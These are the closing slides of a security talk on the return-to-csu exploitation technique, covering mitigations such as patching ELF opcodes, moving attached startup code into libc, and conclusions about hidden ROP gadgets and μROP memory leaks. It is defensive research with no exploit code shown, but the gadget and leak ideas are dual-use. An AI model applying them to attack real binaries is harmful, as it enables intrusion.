
1. Overwrite with zeros `libc_csu_init()` right before `main()`
 - Not clean approach: need to deal with page protections,
 - The added code could be abused by attackers like `libc_csu_init()`
2. Patch the ELF to replace *bad opcodes* by ones without the gadget
 - We created `r2csu-patch`: A small C program to replace *bad opcodes*
 - The resulting ELF is 100% compatible and introduces minor changes

The definitive solution is to move all code to `libc`

- This will stop the `return-to-csu` attack
- All executable code would be user-controllable
 - Compiler protections: `SSP`, `FORTIFY`, etc.


This solution is hardly applicable in real life

- Backward compatibility: Executables with the attached code will execute it twice (`libc` and executable). New `libc` call to avoid this.
- All sections can not be moved: `.plt` `.got`
 - Relative `calls` can't jump to locations very far from it
 - Global variables from shared libraries (`R_386_GLOB_DAT`)



6. Mitigations and solutions

How did we find it?



- `return-to-csu` is a method to automate the construction of exploits.
- To go beyond automatic tools: Manual inspection for rare gadget detection
 - We showed why we can't trust these tools. They hid the best gadget.
- We presented the μ ROP idea to leak arbitrary memory content by abusing of minimal code always present.
- The “attached code” invalidates other security techniques:
 - Instruction-set randomization; the executable contains code not randomized
 - Security options from compiler: `SSP`, `FORTIFY`, `etc.`
- We have presented some workarounds to prevent abuse of these gadgets
- The ideal solution would be to move the “attached code” to `libc`
 - The executable should contain only the code generated by application

Thank you for your time

Questions?



Dr. Hector Marco

<http://hmarco.org>
hmarco@hmarco.org



Dr. Ismael Ripoll

<http://personales.upv.es/iripoll>
iripoll@disca.upv.es